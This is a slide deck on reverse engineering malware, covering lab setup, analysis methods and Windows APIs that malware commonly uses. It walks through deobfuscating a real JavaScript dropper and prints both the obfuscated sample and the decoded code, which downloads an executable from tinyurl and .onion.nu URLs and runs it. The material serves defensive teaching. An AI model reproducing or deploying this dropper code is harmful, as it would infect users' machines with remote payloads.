Reverse Engineering Malware

By Matthew Kunzman

Details

- About me
  - http://www.mattkunzman.com/
  - LinkedIn
- Slides
  - https://github.com/littlecodemonkey/presentations/
    - 20181009_Malware.pdf
- Resources
  - Found on last slide

What is malware?

- Software that is **intentionally** designed to disrupt or gain access to a computer, server, or network.

Types of malware

- Adware
- Backdoor
- Blended threat
- Browser Hijacker
- Bot
- Chargeware
- Code injector
- Code mobility
- Computer worm
- Crimeware
- Dialer
- Dropper
- File binder
- Fireball (Browser Zombie)
- Form grabber
- Hover ad
- Logic Bomb
- Malvertising
- Pharming
- Power Virus
- Ransomware
- Riskware
- Rootkit
- Scareware
- Spyware
- Stealware
- Typhoid adware (MiTM)
- Virus Hoax
- Watering hole attacker
- Wiper
- XARA (Cross-app access)
- Zip bomb

Why reverse it?

- Identify lateral movement
  - Make sure you clean it all
- Reduce need to reimage
  - Saves time/money in long run
- Find out extent of affected threat
  - Sometimes hidden in https
- Identify IOCs
  - Blacklist IPs, Block DNS names, Plug weaknesses

Automated analysis

- Virus total
  - Just send hash if possible company document
- Send to sandbox
  - Traces API calls
  - Reviews behavior
  - Analyze network traffic
  - Performs memory analysis
  - Examples
    - Vendor sandbox (Email, Web Proxies, Next Gen Firewalls, automated reversing solutions)
    - Cuckoo Sandbox
    - Zero Wine
    - DeepViz

Manual Analysis

- Dynamic analysis
  - Analyzing malware when you are running it in a live environment
- Static analysis
  - Analyzing malware without actually running it.

Why manually reverse?


- Sandboxes don’t catch everything
  - If they say they do, don’t trust them
- Some malware checks to see if its in a sandbox
- Some malware only runs if particular versions of programs are installed
- Malware evolves
  - A sandbox will never be as good as a trained analyst
- Not as detailed as you can get yourself
- You’ll understand it better and what it is doing on your particular environment.

What you need to learn

- Operating System Concepts
- High Level Programming
- Assembly Language Programming
- Fundamentals of Networking
- How to use a search engine to perform research

Creating a windows goat machine

- Set up windows box
  - I do a lot of windows app development so I use this as I already have them downloaded.
  - https://developer.microsoft.com/en-us/windows/downloads/virtual-machines
  - 16 GB download
  - Temp VMs expire in about two months
- Add malware research tools
  - https://github.com/fireeye/flare-vm
- Point DNS and Gateway IP to a “router” VM
- Internal network or host only



Creating a ”router” machine

- I prefer Linux
  - Ubuntu, Parrot, REMnux
- fakedns
- wireshark
- INetSim
  - Single host SSL cert
- burp
  - For malware that requires SSL certs created on the fly
  - Can import root ca cert on goat box

Common initial vectors

- Office documents
- PDF files
- JavaScript
- PowerShell
- Executables

WHO, WHAT, WHERE , HOW

- WHAT processes executed
- WHERE did it drop a file, modify a registry key
- WHO all is infected
- HOW can we identify/prevent it in the future (Mutex?)

Initial Steps – Before reviewing source

- Check hash on virus total
  - Google if someone's reversed it already
  - Look for similar functions.. Maybe it's a clone of another malware?
- Execute in a sandbox
  - Check for system changes
  - Check where you want to dig deeper into the code
- Look at strings
  - Are there API functions used as strings?
- Look at API functions used
  - There are some common ones used in malware
  - Modifying registry, attaching to a process, etc.

Common API Functions

- File management
  - CreateFile
  - ReadFile
  - WriteFile
  - DeleteFile
  - LockFile
- Registry functions
  - READ (RegOpenKeyExW, RegQueryValueA)
  - WRITE (RegSetValueA, RedSetValueW)
  - RegGetValue
  - RegNotifyChangeKeyValue
  - RegQueryInfoKey
- Anti-debugger
  - IsDebuggerPresent
  - NTQuerySystemInformation
    - Check is kernel debugger is attached to the system
  - CheckRemoteDebuggerPresent
  - OutputDebugStringA
  - OutputDebugStringW
- Internet
  - InternetOpen
  - InternetOpenUrl
  - InternetReadFile
- Key Logger
  - (FindWindowA, ShowWindow, GetAsyncKeyState)
  - (SetWindowsHookEx, RegisterHotKey, GetMessage,UnhookWindowsHookEx)
- Screen Capture
  - (GetDC, GetWindowDC)
  - CreateCompatibleDC
  - CreateCompatibleBitmap
  - SelectObject
  - BitBlt
  - WriteFile
- Downloader
  - URLDownloadToFile,
  - (WinExec,ShellExecute)
- DLL Injection
  - OpenProcess
  - VirtualAllocEx
  - WriteProcessMemory
  - CreateRemoteThread
- Dropper
  - FindResource
  - LoadResource
  - SizeOfResource

Problems

- Packed/Compressed code
- Encrypted code
- Obfuscated Code
- Self-modifying code
- Statically Linked
  - All libraries are included in the object code
- Anti-debugging techniques
  - APIs
  - A bunch of false code
    - Typically with a jmp
- Anti-VM techniques

Normal code	Obfuscated code
mov eax, 5	xor ecx, ecx xor eax, eax inc eax xor ecx, eax shl ecx, 2 or eax, ecx

Example Reverse Engineer JavaScript Dropper

- function zxylv() { var a = 1; var abisr="cf72ac2439a7222a712ff7b38b6c25f1023aac22b666cfb52bd1429e8538a9b08b022db5938e0f2df6e0ac703ebaf23d7a21ffb19ad43ebeb20a3564a7039d633ed3920c9e60aca6ca512ff2e2dc3d20d8c20b8e2ed062db5b2fcdf27e6765e7337d8838d293ed9b35c2337b7a3aa152dc493eba76caab34c9321f2020abb04f5438cb538dfb3ca1b6cc8e71ea06ccb422a4c29bff3bf1a6ccbe0df2a2fea038dd025c413ab3b29e9814b9a03eb02ee9a26de629da82fba338f5e64ca36ece601aff1fd2814b2301eeb00d0a7ee2662c6e14d3501c9e00fee04a2d18ebe18c111cdf16eb8065e6b77bb234b5421dcc20d7b04d8d38c7038cb03cc5962c9e23a863cfb229e1622a0264e496edb10bc2709a8318df76eb6e60b776cd3339d143ee3d20a1160dab6cf2d2aa362dbc420de93fd3f29ab265b5377c5534b7621b1120ab304ec538b1238ca23ce5562e6e3fe0529a2922c6f28fae64fba65ea877bf825b622ac576cd2c64d1734e2821c8d20c3904bf538ecf38ced3ce5362ea73fc5838bd92ddb038a3139e843fcc36cfbf71d3f71ce46cded7ee627cc9e7ce3a65d4c6cd3537f913ee4c29fdf38f4f39ecf3efb522e3c6cf1e2fc042db2620ddd20db22ec9f2db532fb4e27aea64ccc34a0d21a1720b5904dd738d7338dba3cd1e62f431ed6229bbf3fad83cee923c5d22eea3fb8129"+ "c2c0ea0c23a5128bf735b4260b5e6cf4e2ab052da8420fba3ff3b29d4665b5a77c8931fdc29e1120fc53ff1d29a2537bd13ee0329d2738e7a39dc33ea9e22e7e6ce4c2fbec2daef20c3c20c162ed082de9f2fd2b27f4464d2a22d1d39c4c20b5b20aaf60e1f6cb0938f823ef2439cc729d8965b2977a9b31ec131dfa2fcda2dc3438efb2fa0d24be06cd9164ac329fda3ecb73ec5623ac33ef4565e3437f4c3ed8b29a2538b5139bff3ee6022ccf6cfdb2fe9e2db9220c5620acc2eefd2da222fb7127a6764fb322d7e39c5920b8220cd660f136cdf138c133ed4039d6f29e2a65ab277a2731f7d31fdb2aaab39b3022b002fc2d38eb425eb623dd122fe36caa92be8729d9138bc408e1c2dd8f38c8a2dd7664ee42fea42dacf20db620a6d2eaaa2db9a2fa1327a7a65d1137ae138beb3ec2835bb337dc92bcf329a4a38f6b08e622dd1338d132df420ac033eeff23a8a21de019f1c3ecd320ac864b686ece824c0b38d1638ff43cdeb76b0a63e5b63fa938eb525bf022f5935bc339a643eb2220db262b1a2feee23daa21a9663cd524ea929de67ffea2ee5c24ad97ea207bfe96ef9360cab6cf192aa1339d9322e522fd3738b4525e6623c2522efd64a593ef1929b193fc0239d8620f1938a6b60c416cf0329a923eea63ec7723eb73ec4165dd96ce0937dbf25b332abdc6cdf564dce6de3629"+ "b223ef063ef3423b3c3eea965ffa37e493efb829e5438e4739b983ec4122f146ce562ff3e2dbff20ad220d9d2ea832db762fdad27a1264ac23ebc729d903fdd939cd620d7d38c7660dab6ce572af682de7520eb13fc5029ed865c5677edb31f5329acd20fa23fa7729d5d37e592bead29cab38e3108b1d2deb238abf2de890aaae3ed4423c2921e1319f8d3ec7e20c0e64c0b6ecb824cbe38ed038e7d3cace76dbe63f8763dec23d772ddc121b4b22f9823f8624b5b22a7828ae43ceca25c7a3bbe23cd0d25df22fcaa2be6221b0662ebc23ccc22db925b3f23e6f22ae862e0722ee139dd763d117dafb7cf6862df421a4623e2a3ae306ec1360fe36cf9e2ab3e39b3f22ee42fc9238d0625e9823d7022bb064c893ec5129c843fca739b0620ded38d0860e9e6cc2629e523eda03ea2f23a963ebe165f5a6caca37e7425c6b2acbd6cfb264e4b6dc5d29b773edb63ef8a23c973ea9c65bf337e5f3efe029edd38d5339d903ee4622bfc6ce562fb5d2da9b20b9e20b6e2ef5c2ddf22ff8a27c6d64fac3ec0229ff73fd1f39c6820c9c38b5160afe6cbb72af1c2dfb820c413fdef29e0e65ee577b6c31aa229ac120aeb3fddb29b9837fea2bf9a29f8538d5408e092dfa338ece2dede0ad7c3eba523f7421c3c19ad43eb9920d8264a4c6eb2924be738a8c38ec83cb0d76ce163b1d63c6638efd25"+ "ee122f4235b7139f093ec8620eaf62f2f2ff4e23d0621e8463f8424e3729e8d7fa272ed0f24e907ee5a7bf2f6efb860abe6cb972ac6039e5122f632fbfb38ad525da923b7a22b2664d223ed6029adf3fdb439f8020fa838dc560f7f6ccb629ad73ec993ec3f23a4b3eed865b9e6cf7037be625dcc2ac386cf3664b9f6df1129d253ec233ee5b23f223ec7165ffc37d7f3ee4229b8038b4a39bfb3ed5d22f226ccf42fc502dc1920b9e20a932ebda2df2d2fc6c27bd164a933eaf129c663fec639def20c2838f5560b266cb9b2aeb92deb120afe3fb5529d4165ec177f5231bf629d4720e7e3fd6b29a6837b863eba029c3d38c1039cdd3ed2c22ea16cc082fb4d2da6320c0020fc42ec472dba72ff3527fb764ca222dea39a6d20f6420edd60da06cf1d38a593ed2a39ec629b5e65cde77ad531eaa31a0865e3377de331c2831eb965d9677eda31e3831e3665b1e77e3031c3c2fccb2dd3d38a292ffb224aaf6cf0264b9529cc63eca93eaeb23e883ed3a65c5c37ef83eae229eab38ad539c513efca22bfa6ceb32fc652dac920fb820bc72ecc22dadf2fc4427cfe64a3d22f1039e7e20b8b20f4860b756cdc138fdd3ed4139f0e29fa265d7377b5931b8e31e342ac6a39de722d052fd3838de125daa23d5122f966cbac2bb0f29ce538a0418d5c29fce21b6f3cbf00ae8f25e4720b9229acb1c"+ "e5a2db7538ce924bb664bea65a4037f3238d253ea6d35b7a37e6f3ad062dfe53eb316cd6e2ab833fe466cef771bec6ca2422fe029d833be526cb050db4a2fb9338c7725f653ab0429eb514b7503f2c2ee2126a6a29bad2fef738a6d64c336ef6c1fe592fb8f3ec4125b323cb3838e7225f6122b872baf962b0d0aa9325dba20c4f29c811fdc335eb03fa9e38ab729cb521aff03ef72ea8226ff529d6c2fdf938ff46eceb65b2777f933ae012de8e3eb876cc4638dca21c803ce480aa0725fe920ba229baa02c822dcb021f2c29ac06cf3171c156cf3f6ebed10f3810f836ecfa6cd5767a286ce4401de72dd6838f3024f7962d3b3eae42db7222fe628b3723f2021e0064b3f65fe262ca838e4023d401ff7138e413eb7325f2422bec2be5f64f1f7fe697ac5b65ede62db73fd0039df12ef933fed338fb73ed9764d7c7eab160fbf6cf5075ad465f726cf2a67e186cab46ec6b62ed329fff34fa029d7d6eb9a77c513ac232da133ed2f6cf9438d8221f213cdda0ab7225aaa20f1f29f911cea12da5238e2a24aa26cb6471be16ce382aa323fdd362d9a0bd7629d8038f6b1fb873ccbc29deb2fdfd25afe2db9c20c260aaac23c5420ee928d5129aac3ef4b64dda7ece965b326ca8467c9f6cbd438cd321e873ce910af6525cd320a4229d9502fac2da2521e6329ace77bb83efae29f7538ad339"+ "be63eb0d22d796cb7a38d6e21f9b3cfc70ab8225a4820c4629d751cebf2df5538b0b24e4277ee031db62fadd2da1238d862fe2b24b186cbdb64c3529b293eb183efa423bb13ead265a9937c903ebda29d1838b9039dbb3eaeb22dc66cee22ae1e2de3820d013facd29f7d77bb631e6131d9e2ab3c39d1b22fec2ffff38b8925b0523a7a22e076cb8c3fb152db583aef829fa818c6723c8d18ea829bad21e983cbaf64afe28b242df1338bbc2df4360a006ce952fcce2dba820fe320de12ed532df232fe7d27f2265e4a37c3438f9e3efca35b7037c103ac9d2dd6e3ef466cde83cfca2dc5d38d1624dc36cb1971f706cbd32bb8829a3b38ccb18e8829ddc21c7d3cff00ae2025cd120a3f29b661cf992dce538aec24d9064cee65bbf77fa125c2d2ac316cc6664f1f3cb8f2dd9d38b3624e9665eb137f9a3affc2dd7e3edc56ca8623ebc2ef4626d981fe8e38b5a3eb2329ed22df8921f256ca2b71ce86cacb22c6429e5b3be0e6cdd10dfdf2fea638c6725d783acb829ff414d6003f5d2ec4726cc529c932fc6d38fb364a706edb50da9408b2903edd08f510eabc62c351fd9a38c573ed6c29be92dce221f536eb3e65ad577a1e23e822eb2a26e9e1fc3538a643efd429e992daca21af862b1903bee3cb4129a3022e9c64ba265c7e77f4923b452ee5426c951feb538e183ee2a29d132db5d21"+ "cc462c9718eca35aaf3cc2829d146ced571cc66ca667da0a77ee723b6f2ed3b26b671fbb838f683ee4629a032dc0821fb262cb21bef73ef9925ddd38e1029ccf64ea228bca2dc4538e212da9b65a7a77d4323abe2eea126d2c1fc1738c543ebc829cb92dcc121bf862f7a1ce8723e713fef325f5338bc725ce423e7f22cfb6cc1071ede6cdc87cebd77ebc23a822ebad26d1d1fef538f433eca329a812daed21df062cd51fafc2db373aac729ea518a7923bf40acfa25dea20c8029ed764b163ce492dc5638f3e24a5760d056ce147ed9465bfb77fd023b102ed1c26a711fc3338c583efe229ad22db6a21d0062b670ff0820c3823a5d3fab129c2664ff565ee277a583efc129b1738fce39a333ed5822c736ccb52ff932da8320b8820f352ef852da222fa5427bd864f5f3ceca2db0438cba24df260e056cb6b2ad7d2dd9220ede3fc9529b8265eaa77ae731f9629f8e20ab53fe5a29ff46cfc137f303ea7129a4a38f5a39b133edda22de76cfcb2fc8a2dd6720f2020b3e2eb642de382fd7827fe664c8522e4139da920b5d20fee60b436cb8838c8a3ee2139cee29f8765e6077ae531d4931cf82fc4b2dd7438aca2ffbc24f2b6cfc464ab929fb93ea6c3edcb23a4f3efc665ef237dad3ec7f29a3a38c5739e133ec2822ba46cea72fe742db6220beb20a732ee952ddf02fada27a5b64d8622"+ "f8139b5820c8d20dcc60bf46ccfc38d9a3eb0839ebb29d6465e3a77e6e31cc831a542be9329ad138e9908db22da0d38f332da1664fea2af6839a8b22c852fd0238d9a25a2723b3e22af36cbf464da328b682df8e38cd72df7160ef96cc1029e5b3ee6a3ee0023b343ec7965f316cf0f37b6525b442afa46cc9864a7c6df6729b993edfe3eab223a8b3eeb265bf537cae3fde92da2f3aed529b3c18eaa23fb718edf29fc021f183ca8264e3228c542dc4138d932dc7c60a496cc362acd339e0422c0b2fd0d38d1325f7623f1f22e856cf9964b1b3cd692df5238aab24f3560dc66cf0b29a8c3ee743eb3c23f8c3ec2265af76cae237eb425b612ad2a6cb4364a496db8b29a533efc53eec423be33ecdf65d1537d9638bc03ecdc35a2537f203aed62dbc33ec126cd7f3bc1f3ffa824a146cf8271d836cf3522c2329f5f3beae6ce470deb72ff8238b0225d593add129f0414ae503ab92ea9426a8729c632ff3038e7364ee86ed951bd5f1ff5f2fe803ed9325f003caee38bc362eb01faa924d3229fa620f6a20d636ebdb65c9577ea53bed23fabc24fb762b491eb1439fc022c7f64d0b3cbf42dcff38fdb24ff865da477ed831d492ffd52db4a38bb52fee424b726ca3e64fef29b993ec973ee1023cc83ef2a65c676cf5637e8c31e0f31e7f31fb765c3f77f2e31b9b31f4d65ca377"; var uumod; while(true){ try { uumod=(new Function("fgwus","var ccuru=fgwus.match(/\\S{5}/g),tgrdm=\"\",ikkne=0;while(ikkne<ccuru.length){tgrdm+=String.fromCharCode(parseInt(ccuru[ikkne].substr(3,2),16)^76);ikkne++;}"+tljsw()+tljsw()+tljsw()+tljsw()+"(tgrdm);")(abisr)); break; } catch(er) { } } return uumod; } function tljsw() { var vqqfn=new Array("e","v","l","a"); return vqqfn[Math.floor(Math.random()*vqqfn.length)]; } zxylv();

Step 1 – Make it pretty (Watch out, some malware will love for this)

```
function zxylv()
{
    var a = 1;
    var abisr="cf72ac2439a7222a712ff7b38b6c25f1023aac22b666cfb52bd1429e8538a9b08b022
    "c2c0ea0c23a5128bf735b4260b5e6cf4e2ab052da8420fba3ff3b29d4665b5a77c8931fdc29e112
    "b223ef063ef3423b3c3eea965ffa37e493efb829e5438e4739b983ec4122f146ce562ff3e2dbff2
    "ee122f4235b7139f093ec8620eaf62f2f2ff4e23d0621e8463f8424e3729e8d7fa272ed0f24e907
    "e5a2db7538ce924bb664bea65a4037f3238d253ea6d35b7a37e6f3ad062dfe53eb316cd6e2ab833
    "be63eb0d22d796cb7a38d6e21f9b3cfc70ab8225a4820c4629d751cebf2df5538b0b24e4277ee03
    "cc462c9718eca35aaf3cc2829d146ced571cc66ca667da0a77ee723b6f2ed3b26b671fbb838f683
    "f8139b5820c8d20dcc60bf46ccfc38d9a3eb0839ebb29d6465e3a77e6e31cc831a542be9329ad13
    var uumod;
    while(true){
        try
        {
            uumod=(new Function("fgwus","var ccuru=fgwus.match(/\\S{5}/g),tgrdm=\"\"
            break;
        }
        catch(er)
        {
        }
    }
    return uumod;
}
function tljsw()
{
    var vqqfn=new Array("e","v","l","a");
    return vqqfn[Math.floor(Math.random()*vqqfn.length)];
}
zxylv();
```

Step 2 – Real action is on this line

- uumod=(new Function("fgwus","var ccuru=fgwus.match(/\\S{5}/g),tgrdm=\"\",ikkne=0;while(ikkne<ccuru.length){tgrdm+=String.fromCharCode(parseInt(ccuru[ikkne].substr(3,2),16)^76);ikkne++;}"+**tljsw()+tljsw()+tljsw()+tljsw()**+"(tgrdm);")(abisr));

Step 3 – What does this function do?

```
function tljsw()
{
    var vqqfn=new Array("e","v","l","a");
    return vqqfn[Math.floor(Math.random()*vqqfn.length)];
}
```

How often will this perform maliciously?

How often will your sandbox catch this?

Step 4 - Replace the eval(tgrdm) with a print statement

- WAS
  - uumod=(new Function("fgwus","var ccuru=fgwus.match(/\\S{5}/g),tgrdm=\"\",ikkne=0;while(ikkne<ccuru.length){tgrdm+=String.fromCharCode(parseInt(ccuru[ikkne].substr(3,2),16)^76);ikkne++;}**"+tljsw()+tljsw()+tljsw()+tljsw()+"(tgrdm);**")(abisr));
- IS
  - uumod=(new Function("fgwus","var ccuru=fgwus.match(/\\S{5}/g),tgrdm=\"\",ikkne=0;while(ikkne<ccuru.length){tgrdm+=String.fromCharCode(parseInt(ccuru[ikkne].substr(3,2),16)^76);ikkne++;}**console.log(tgrdm);**")(abisr));

Step 5 – Cleartext code is displayed

```
function getDataFromUrl(url, callback) {
    try {
        var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
        xmlHttp.open("GET", url, false);
        xmlHttp.send();
        if (xmlHttp.status == 200) {
            return callback(xmlHttp.ResponseBody, false);
        } else {
            return callback(null, true);
        }
    } catch (error) {
        return callback(null, true);
    }
}

function getData(callback) {
    try {
        getDataFromUrl("http://tiny" + "url.com/he3bh27", function(result, error) {
            if (!error) {
                return callback(result, false);
            } else {
                getDataFromUrl("http://oamnohndpiwpicgm.onion.nu/10.mov", function(
                    if (!error) {
                        return callback(result, false);
                    } else {
                        getDataFromUrl("http://tiny" + "url.com/he3bh27", function(
                            if (!error) {
                                return callback(result, false);
                            } else {
                                return callback(null, true);
                            }
                        });
                    }
                });
            }
        });
```

Step 6 - Identify

```
function getTempFilePath() {
    try {
        var fs = new ActiveXObject("Scripting.FileSystemObject");
        var tmpFileName = "\\" + Math.random().toString(36).substr(2, 9) + ".exe";
        var tmpFilePath = fs.GetSpecialFolder(2) + tmpFileName;
        return tmpFilePath;
    } catch (error) {
        return false;
    }
}
```

```
function getDataFromUrl(url, callback) {
    try {
        var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
        xmlHttp.open("GET", url, false);
        xmlHttp.send();
        if (xmlHttp.status == 200) {
            return callback(xmlHttp.ResponseBody, false);
        } else {
            return callback(null, true);
        }
    } catch (error) {
        return callback(null, true);
    }
}

function getData(callback) {
    try {
        getDataFromUrl("http://tiny" + "url.com/he3bh27", function(result, error) {
            if (!error) {
                return callback(result, false);
            } else {
                getDataFromUrl("http://oamnohndpiwpicgm.onion.nu/10.mov", function(
                    if (!error) {
                        return callback(result, false);
                    } else {
                        getDataFromUrl("http://tiny" + "url.com/he3bh27", function(
                            if (!error) {
                                return callback(result, false);
                            } else {
                                return callback(null, true);
                            }
                        });
                    }
                });
            }
        });
```

```
    } catch (error) {
        return false;
    }
}

function saveToTemp(data, callback) {
    try {
        var path = getTempFilePath();
        if (path) {
            var objStream = new ActiveXObject("ADODB.Stream");
            objStream.Open();
            objStream.Type = 1;
            objStream.Write(data);
            objStream.Position = 0;
            objStream.SaveToFile(path, 2);
            objStream.Close();
            return callback(path, false);
        } else {
            return callback(null, true);
        }
    } catch (error) {
        return callback(null, true);
    }
}
getData(function(data, error) {
    if (!error) {
        saveToTemp(data, function(path, error) {
            if (!error) {
                try {
                    var wsh = new ActiveXObject("WScript.Shell");
                    wsh.Run(path);
                } catch (error) {}
            }
        });
    }
});
```

References

- Online Sources:
  - TheZoo (aka Malware DB)
    - http://thezoo.morirt.com/
    - https://github.com/ytisf/theZoo
  - MalwareBytes Labs
    - https://blog.malwarebytes.com/security-world/2012/09/so-you-want-to-be-a-malware-analyst/
  - Anything by Lenny Zeltser
    - https://zeltser.com/reverse-engineering-malware-methodology/
    - https://zeltser.com/media/docs/malware-analysis-cheat-sheet.pdf
    - https://remnux.org/
  - Tuts
    - https://tuts4you.com/e107_plugins/download/download.php?list.19
  - Flare
    - https://github.com/fireeye/flare-vm
  - https://www.slideshare.net/Hackerhurricane/sandbox-vs-manual-malware-analysis-v11
  - https://comp.utm.my/syed/files/2014/06/bookchapter-intro-to-malware-reverse-engineering.pdf
  - http://www-users.math.umn.edu/~math-sa-sara0050/space16/slides/space2016121708-06.pdf
- Books:
  - Malware Analyst's Cookbook
  - Rootkits: Subverting the Windows Kernel
  - Practical Malware Analysis
  - The IDA Pro Book
  - Reversing: Secrets of Reverse Engineering